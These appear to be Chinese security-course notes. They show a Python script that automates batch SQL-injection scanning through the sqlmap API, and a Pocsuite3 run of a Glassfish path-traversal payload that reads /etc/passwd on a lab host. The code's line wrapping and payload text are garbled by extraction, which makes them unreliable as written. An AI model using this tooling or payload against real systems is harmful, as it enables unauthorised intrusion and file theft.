


Day79 Python开发-sqlmapapi&Tamper&Pocsuite



79.1 案例1-SqlmapAPI调用实现自动化SQL注入安全检测

参考文章:<https://www.freebuf.com/articles/web/204875.html>

应用案例：前期通过信息收集拿到大量的URL地址，这个时候可以配合SqlmapAPI接口进行批量的SQL注入检测（SRC 挖掘）



- 1 开发当前项目过程：（利用 sqlmapapi 接口实现批量 URL 注入安全检测）
- 2 1.创建新任务记录任务 ID @get("/task/new")
- 3 2.设置任务 ID 扫描信息 @post("/option/<taskid>/set")
- 4 3.开始扫描对应 ID 任务 @post("/scan/<taskid>/start")
- 5 4.读取扫描状态判断结果 @get("/scan/<taskid>/status")
- 6 5.如果结束删除 ID 并获取结果 @get("/task/<taskid>/delete")
- 7 6.扫描结果查看@get("/scan/<taskid>/data")



- 1 sqlmap开启api调用接口: python sqlmapapi.py -s



```
1  # coding:utf-8
2  import requests
3  import json
4  import time
5
6  def sqlmapapi(url):
7      headers = {
8          'Content-Type': 'application/json'
9      }
10     scan_url={
11         'url':url
12     }
13
14     scan_task_url='http://127.0.0.1:8775/task/new'
15     scan_task=requests.get(scan_task_url)
16     #print(scan_task.json())
17     scan_task_id=scan_task.json()['taskid']
```

```
17     #print(scan_task_id)
18     if 'success' in
scan_task.content.decode('utf-8'):
19         print('sqlmapapi task create
success...')
20         scan_task_set_url =
'http://127.0.0.1:8775/option/' + scan_task_id +
'/set'
21         scan_task_set =
requests.post(scan_task_set_url,data=json.dumps(
scan_url),headers=headers)
22         #print(scan_url)
23
    #print(scan_task_set.content.decode('utf-8'))
24         if 'success' in
scan_task_set.content.decode('utf-8'):
25             print('sqlmapapi taskid set
success')
26
    scan_start_url='http://127.0.0.1:8775/scan/'+sc
an_task_id+'/start'
27
    scan_start=requests.post(scan_start_url,data=js
on.dumps(scan_url),headers=headers)
28
    #print(scan_start.content.decode('utf-8'))
29         if 'success' in
scan_start.content.decode('utf-8'):
30             print('sqlmapapi scan start
success')
31         while True:
```


```
32         scan_status_url =
    'http://127.0.0.1:8775/scan/' + scan_task_id +
    '/status'
33         scan_status =
    requests.get(scan_status_url)
34
    #print(scan_status.content.decode('utf-8'))
35         if 'running' in
    scan_status.content.decode('utf-8'):
36             print(url + '->scan
    running')
37             pass
38         else:
39             print('sqlmapapi scan
    end')
40
    scan_data_url='http://127.0.0.1:8775/scan/' +
    scan_task_id + '/data'
41
    scan_data=requests.get(scan_data_url).content.d
    ecode('utf-8')
42         with open('txt文
    件/scan_result.txt',mode='a+',encoding='utf-8')
    as f:
43             f.write(url+'\n')
44
    f.write(scan_data+'\n')
45
    f.write('====python sqlmapapi by
    binran===='+'\n')
46             f.close()
47             #print('delete taskid')
```

```

48         scan_deltask_url =
    'http://127.0.0.1:8775/task/' + scan_task_id +
    '/delete'
49
    scan_deltask=requests.get(scan_deltask_url)
50
    if 'success' in
scan_deltask.content.decode('utf-8'):
51         print('delete taskid
success')
52
    break
53
    time.sleep(3)
54
55 if __name__ == '__main__':
56     print("scanurl checking ok.....")
57     for url in open('txt文件/url.txt'):
58         url=url.replace('\n','')
59         sqlmapapi(url)

```

如果发现目标地址有sql漏洞，则在对应文件会有如下信息：



```

1 http://192.168.154.130/sqlilabs/Less-1/?id=1
2 {
3     "success": true,
4     "data": [
5         {
6             "status": 1,
7             "type": 0,
8             "value": {
9                 "url": "http://192.168.154.130:80/sqlilabs/Less-1/",
10                "query": "id=1",
11                "data": null
12            }
13        },
14        {
15            "status": 1,
16            "type": 1,
17            "value": [
18                {
19                    "place": "GET",
20                    "parameter": "id",
21                    "ptype": 2,
22                    "prefix": "",
23                    "suffix": " AND '[RANDSTR]'='[RANDSTR]'"

```

应用：前期通过信息收集拿到大量可能存在sql注入的 URL 地址，这个时候可以配合 SqlmapAPI 接口进行批量的SQL注入检测（SRC 挖掘，批量提交）就不需要再人工挨个去操作了。

79.2 案例2-Pocsuite3漏扫框架二次开发POC/EXP引入使用

参考：<https://www.freebuf.com/articles/people/162868.html>（二次开发，构成自己的poc/exp库）



- 1 开发当前项目过程：（利用已知框架增加引入最新或内部的 EXP 进行安全检测）
- 2 1.熟悉 Pocsuite3 项目使用及介绍
- 3 2.熟悉使用命令及代码文件对应情况
- 4 3.选取 Glassfish 漏洞进行编写测试
- 5 4.参考自带漏洞模版代码模仿写法测试
- 6 `python cli.py -u xx.xx.xx.xx -r Glassfish.py --verify`

安装好Pocsuite3-master项目

运行poc

```
选择 管理员: Windows PowerShell
PS D:\PyProject\pocsuite3-master\pocsuite3> python cli.py -r pocs/Glassfish.py -u http://192.168.1.100:8080 --verify
{1.9.2-nongit-20220428}
[+] starting at 16:39:07
[16:39:07] [INFO] loading PoC script 'pocs/Glassfish.py'
[16:39:08] [INFO] pocsuite got a total of 1 tasks
[16:39:08] [INFO] running poc:'Glassfish任意文件读取漏洞' target 192.168.1.100:8080
[16:39:08] [+] URL : http://192.168.1.100:8080
[16:39:08] [+] Payload : /truncas/META-INF/%c0%ae%c0%as/%c0%ae%c0%as/%c0%ae%c0%as/%c0%ae%c0%as/%c0%ae%c0%as/%c0%ae%c0%as/%c0%ae%c0%as/%c0%ae%c0%as/%c0%ae%c0%as/%c0%ae%c0%as/etc/passwd
[16:39:08] [INFO] Scan completed, ready to print
+-----+-----+-----+-----+-----+-----+
| target-url | poc-name | poc-id | component | version | status |
+-----+-----+-----+-----+-----+-----+
| http://192.168.1.100:8080 | Glassfish任意文件读取漏洞 | 97009 | Glassfish | < 10.3.6 | success |
+-----+-----+-----+-----+-----+-----+
success : 1 / 1
[*] shutting down at 16:39:08
PS D:\PyProject\pocsuite3-master\pocsuite3>
```

poc、exp这些需要不断积累，收集进自己的漏洞库里，才能成为批量挖src的大神。

资源:



- 1 <http://sqlmap.org/>
- 2 <https://github.com/knownsec/pocsuite/>
- 3 <https://www.freebuf.com/articles/web/204875.html>
- 4 <https://www.freebuf.com/articles/people/162868.html>
- 5 <https://pan.baidu.com/s/13y3U6jX3wUYmnfKnXT8abQ> 提
取码: xiao